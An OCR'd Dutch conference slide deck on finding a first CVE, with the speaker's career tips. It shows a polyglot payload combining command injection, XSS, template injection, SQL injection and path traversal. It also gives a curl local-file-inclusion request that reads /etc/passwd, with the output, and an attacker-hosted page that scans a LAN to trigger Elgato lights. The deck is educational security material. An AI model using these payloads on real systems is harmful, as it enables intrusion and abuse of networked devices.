BITS & BYTES

Robbe Van Roey

Zo vind jij je eerste CVE


10:45 – 11:30

ANNACON 0X7E8


Zo vind jij je eerste CVE

```
# whoami
Robbe Van Roey 🧑‍💻

# echo $nick
PinkDraconian 🐉

# echo $motto
Hacking you so you don't get hacked 🕵️
```

```
# echo $hacks
Critical vulnerability on NVIDIA
High-severity bug on AWS (Amazon)
IoT bug on Corsair
30+ CVEs
... lots more under NDA 🥲

# echo $work
Offensive Security Lead @ Toreon
Bug Bounty Hunter
Secure Coding Trainer
YouTube Creator (16000 subs)
```



Hacking is easy!



Payloadception

```
http://127.0.0.1:3001/internalSecrets.txt?;env #<svg
onload=alert()>{{range.constructor('return process.env.COMMAND')()}}" OR
1=1--/../../../../etc/passwd
```

“If you want to become a penetration tester you need OSCP”


“If you want to become a penetration tester you need OSCP”

Hoe kan ik dan mijn skills tonen?

Hoe kan ik dan mijn skills tonen?


- Do well in CTFs
- Post on Twitter, LinkedIn, YouTube
- Make walkthroughs, guides, …
- Write tools / Contribute on GH
- Do bug bounty
- Get some press attention

Allemaal gratis, maar wel veel werk


HLN
NIEUWS SPORT SHOWBIZZ NINA REGIO VIDEO PUZZEL PODC
Wijzig Houthalen-Helchteren ▸ Nieuws Eten en drinken Regiosport Uit-tips Lezers

Robbe Van Roey met grootvader Jaak Plessers © Borgerhoff

‘Hacker’ Robbe (21) was één dag miljonair: “Ik had met het geld ook naar Rusland kunnen verhuizen, maar daar maak ik de wereld niet beter mee”



PinkDraconian

@PinkDraconian · 16,3K abonnees · 113 video's

Hacking related content. Walkthroughs of labs and challenges ...meer

twitter.com/PinkDraconian en nog 9 links

Get a CVE!


Wat is een CVE

The mission of the CVE Program is to identify, define, and catalogue publicly disclosed cybersecurity vulnerabilities.

https://cve.mitre.org/

My First CVE
CVE-2021-39433

CVE-2021-39433
Local File Inclusion (LFI)




```
curl https://TARGET/download/index.php?file=../../../../../../../../../etc/passwd
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
```


Why are you connected to the internet? CVE-XXXX-XXXXX

Why are you connected to the internet? CVE-XXXX-XXXXX

ILLUMINATE
ON COMMAND
An app-controlled, edge-lit LED panel with a small footprint,
Key Light Air provides optimum illumination, flexibility and comfort.



Why are you connected to the internet?
CVE-XXXX-XXXXX




https://attacker.com/flicker.html

```
<html>
  <body>
    <script>
        function flash() {
            for (var i = 0; i <= 255; i++) {
                var ipAddress = "192.168.0." + i;
                var xhr = new XMLHttpRequest();
                xhr.open("POST", "http://" + ipAddress + ":9123/elgato/identify");
                xhr.timeout = 2000;
                xhr.send();
            }
        }

        flash();
        setTimeout(flash, 1000);
        setTimeout(flash, 2000);
        setTimeout(flash, 3000);
        setTimeout(flash, 4000);
    </script>
  </body>
</html>
```

